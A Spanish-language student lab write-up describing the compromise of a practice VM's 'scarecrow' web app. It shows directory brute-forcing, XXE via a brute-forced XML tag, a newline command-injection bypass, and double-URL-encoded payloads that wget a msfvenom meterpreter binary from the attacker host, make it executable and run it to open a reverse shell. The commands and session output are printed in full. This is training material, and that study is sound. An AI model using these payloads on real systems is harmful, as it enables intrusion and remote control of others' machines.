
Aquí pues utilicé distintos diccionarios y el que me funcionó era megabeast.txt donde me encontró uno que era /scarecrow. Pero también con otros diccionarios encontré que existían otras como /server-status y /icons donde como ambos me daban como status 404 no podía hacer nada.




Aquí una vez dentro hay dos .php, el primero siendo login.php y luego personal\_secret\_admin\_page.php donde en el primero me lleva a un foro para poner un usuario, y en el otro me dice que solo el admin puede entrar por lo que no voy a seguir más por ahí.



Dentro de ese query si pongo algo que no sea usuario pues me salta una página diciendo que eso no es un usuario y le me da error por parte de la página, por lo que miraré que con BurpSuit el tipo de petición se está haciendo y que se envía y como:




Después de ver que es lo que envía, podemos ver que lo que escriba se ve representado en una variable llamado auth y también podemos ver que las entradas que acepta en la 4ª opción son imágenes, html y xml son lo que más nos importan, y de estos tres pues es el XML donde se puede intentar hacer ataques XSS. Para ello podría ver que etiquetas XML podría estar el usuario, pero en este caso al no poder verlas porque estarán ocultas, pues tendré que hacer un ataque de fuerza bruta usando el modo intruso de BurpSuit:



Como podemos observar el ataque fue un éxito donde descubrimos la etiqueta secreta puramente por conexto ya que el mensaje de error que nos daba era el de “user ” not found” donde pensé que la etiqueta tendría algo que ver con usuario. Mientras que, por el payload, para que funcionase primero decidí probar con un etc/passwd para ver si me lo imprima como ejemplo, aunque para este caso no nos sirve y, por otro lado, un pequeño detalle que se puede apreciar es que en “Content Type” pone algo de “urlencoded” haciendo referencia a que la petición que va a recibir pues deberá de estar codificada. Ahora que tengo unas etiquetas que ya funcionan bien con el XXS pues probare a sacar información más valiosa como es por ejemplo la página del admin a la cual no me dejaba ver nada antes, asique ahora la intentaré sacar con esto.



Lo primero que quiero decir es que decidía pasar al Repeater ya que, en este, al tener las etiquetas y no tengo que intentar sacar nada a fuerza bruta, pues me sería más fácil modificar aquí el payload y ver los resultados. Por otro lado, antes probaba con la URL de la página de admin a secas, pero veía que no me iba bien, así pues me acordé de que al igual que con el payload anterior, tenía que codificar la petición por le “Content Type” asique mire como codificar la página de admin y me salió un resultado. Con esto ahora lo que haré será descodificar dicho código.



Después de decodificarlo, siendo la página de admin tiene algunas cosas interesantes, siendo estas por un lado que pilla la IP que tengamos para verificar que seamos el admin o no, por ende, no podemos por ahí hacer nada, pero luego lo interesante es la lista negra donde nos quita/bloquea un montón de símbolos que estaría utilizando para distintas funcionalidades por lo que al mandarle peticiones estas tienen que ir bloqueadas. Ahora investigando pues da la casualidad de que se puede aquí realizar otra vulnerabilidad, la cual es inyección de comando (XXE to RCE) la cual se realiza mediante la realización de una petición a nuestra IP desde la cual pues podemos hacer que la pagina vulnerable ejecute comandos que le digamos como que descargue nuestros archivos que estén en nuestra “pagina web”, es decir que cuando quiera acceder a esta pues al poner en la URL: <IP>/<malware> pues descargará el malware y después podremos hasta ejecutar dicho malware.



```
(kali㉿kali)-[/var/www/html]
$ sudo msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=10.0.2.15 lport=
4444 -f elf -o teVasACagarCuervo
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: teVasACagarCuervo
```

Pues primero será generar el meterpreter en mi caso el cual utilizaré para poder conseguir acceso a la máquina. Para hacer eso lo que haré será usar primero el msfvenom para generar este mismo donde al tratarse un sistema Linux pues lo hago para que sea para Linux, luego le digo cual es el localhost igual que el local port que son mi IP y un puerto común, por último hago que sea un archivo .elf ya que son ejecutables en Linux y luego lo guardo con un nombre reconocible para mi (como es de esperarse, esto no se haría en un ataque real si no se haría pasar por un archivo del que tenga la máquina para no llamar tanta atención). Otro detalle para tener en cuenta y es qué lo creo directamente en el directorio de /var/www/html ya que para acceder al archivo necesitará estar en este directorio.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter_reverse_tcp
payload => linux/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) >
```

Luego configuramos un momento el exploit junto al payload y a este mismo para que detecte el meterpreter que hemos generado le tenemos que especificar la IP y puerto que le pusimos en un principio a este mismo en el msfvenom.

Ahora de vuelta en el BurpSuite decido pues pasar a subir el archivo al sistema del cuervo donde luego poder ejecutarlo. Para ello replicamos el comando “wget” pero siendo URL encoded dos veces de esta manera:

<p><b>xml</b></p> <pre>10.0.2.17  wget http://10.0.2.15/teVasACagarCuervo</pre>	<p><b>url-encoded xml</b></p> <pre>10.0.2.17%0Awget%20http%3A%2F%2F10.0.2.15%2FteVasACagarCuervo</pre>
---	--


xml

10.0.2.17%0Awget%20http%3A%2F%2F10.0.2.15%2FteVasACagarCuervo

url-encoded xml

10.0.2.17%250Awget%2520http%253A%252F%252F10.0.2.15%252FteVasACagarCuervo


Esto es importante ya que, si vemos, le doy a un salto de línea para que esto funcione y se debe a que para que corra nuestro comando, primero hay que inutilizar lo que el servidor está esperando, en cuyo caso es la IP del este mismo. Una vez hecho esto, ya sí que podemos empezar a escribir nuestra acción que es el wget en este caso. Y pues con la última petición se la ponemos al BurpSuit para que pueda reproducir dicha acción donde podemos ver a la derecha que se ha ejecutado correctamente la acción.



## Index of /scarecrow

Name	Last modified	Size	Description
Parent Directory	-	-	-
login.php	2019-07-03 09:53	829	
personal_secret_admin_page.php	2019-07-04 18:24	603	

Apache/2.4.38 (Ubuntu) Server at 10.0.2.17 Port 80



## Index of /scarecrow

Name	Last modified	Size	Description
Parent Directory	-	-	-
login.php	2019-07-03 09:53	829	
personal_secret_admin_page.php	2019-07-04 18:24	603	
teVasACagarCuervo	2022-03-17 20:14	1.0M	

Apache/2.4.38 (Ubuntu) Server at 10.0.2.17 Port 80

Ahora podemos ver el antes y después de la pagina donde al actualizarla pues ya podemos ver que está ahí el meterpreter. Ahora el siguiente paso sería darle los permisos de ejecución usando la técnica anterior, pero para el chmod +x.

xml

10.0.2.17  
chmod +x teVasACagarCuervo

url-encoded xml


10.0.2.17%0Achmod%20%2Bx%20teVasACagarCuervo

xml

10.0.2.17%0Achmod%20%2Bx%20teVasACagarCuervo

url-encoded xml

10.0.2.17%250Achmod%2520%252Bx%2520teVasACagarCuervo



Una vez obtenido el URL Encode pues lo pongo en la petición y tiene pinta de que fue bien, pero ahora repetimos el proceso, pero ahora para que se ejecute el archivo mientras el msfconsole este a la escucha:

xml

10.0.2.17  
./teVasACagarCuervo

url-encoded xml

10.0.2.17%0A.%2FteVasACagarCuervo

xml

10.0.2.17%0A.%2FteVasACagarCuervo

url-encoded xml

10.0.2.17%250A.%252FteVasACagarCuervo

The image shows two windows from a Kali Linux environment. The left window is Burp Suite Community Edition, displaying a captured HTTP request to `/scarecrow/login.php`. The request is a POST with various headers and a body containing a JWT token. The right window is a terminal running Metasploit (msf6) and Meterpreter. It shows the execution of `exploit(multi/handler)`, which successfully establishes a reverse TCP connection and opens a Meterpreter session. The `ls` command in Meterpreter lists the contents of the `/var/www/html/scarecrow` directory, showing files like `login.php`, `personal_secret_admin_page.php`, and `teVasACagarCuervo`.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Meterpreter session 8 opened (10.0.2.15:4444 → 10.0.2.17:49552) at 2022-03-18 15:43:34 -0400

meterpreter > ls
Listing: /var/www/html/scarecrow

Mode                Size           Type    Last modified    Name
----                -
100644/rw-r--r--    829           file    2019-07-04 14:22:19 - login.php
r--
100644/rw-r--r--    603           file    2019-07-04 14:24:24 - personal_secret_admin_
r--                                0400                                page.php
100755/rwxr-xr-x    1037344        file    2022-03-18 15:34:54 - teVasACagarCuervo
r-x                                0400

meterpreter >
```

Y con esto pues ya estamos conectados a la maquina donde ya tenemos parte del control de esta siendo el punto al cual había que llegar en la práctica por lo que lo considero hackeada. Por desgracia la maquina no está optimizada para que se pueda llegar a root siendo la razón por la cual nos quedamos aquí.



## Bibliografía:

- KALI, (2022 de Febrero), Beef-Xss, <https://www.kali.org/tools/beef-xss/#beef-xss>
- Programador Clic, (Sin Fecha), Kali instala BeEF para lanzar el ataque XSS, <https://programmerclick.com/article/94571352155/>
- NETSEC, (Sin Fecha), Creating Metasploit Payloads, <https://netsec.ws/?p=331>
- M. Boelen, (2019 de Mayo), The 101 of ELF files on Linux: Understanding and Analysis, <https://linux-audit.com/elf-binaries-on-linux-understanding-and-analysis/>
- CryptorKaOs, (2019 de Diciembre), Como utilizar Metasploit con Kali Linux, <https://comandoit.com/como-utilizar-metasploit-con-kali-linux/>
- ESC. Christian, (2019 de Enero), GENERAR UN REVERSE SHELL CON MSFVENOM PARA SISTEMAS LINUX, <https://origendata.com/2019/01/03/generar-un-reverse-shell-con-msfvenom-para-sistemas-linux/>
- OnlineXMLTools, (Sin Fecha), xml url-encoder world's simplest xml tool, <https://onlinexmltools.com/url-encode-xml>
- HackTricks, (Sin Fecha), Command Injection, <https://book.hacktricks.xyz/pentesting-web/command-injection>
- Stamparm, (2022 de Enero), sqlmapproject, <https://github.com/sqlmapproject/sqlmap/blob/master/tamper/bluecoat.py>
- Stamparm, (2022 de Enero), sqlmapproject, <https://github.com/sqlmapproject/sqlmap/blob/master/tamper/randomcomments.py>
- Stamparm, (2022 de Enero), sqlmapproject, <https://github.com/sqlmapproject/sqlmap/blob/master/tamper/randomcase.py>
- Stamparm, (2022 de Enero), sqlmapproject, <https://github.com/sqlmapproject/sqlmap/blob/master/tamper/space2randomblank.py>
- elHacker.net, (Sin Fecha), Inyecciones sql automatizadas usando SQLMAP, <https://wiki.elhacker.net/bugs-y-exploits/nivel-web/inyeccion-sql/inyeccion-sqli---basico/inyecciones-sql-automatizadas-usando-sqlmap#TOC-TAMPERS>
- P. Howard, (2020 de Febrero), What is NoSQL injection?, <https://resources.infosecinstitute.com/topic/what-is-nosql-injection/#:~:text=The%20primary%20difference%20between%20SQL,not%20have%20a%20standardized%20language.>
- Nul Sweep, (2019 de Agosto), A NoSQL Injection Primer (with Mongo), <https://nullsweep.com/a-nosql-injection-primer-with-mongo/>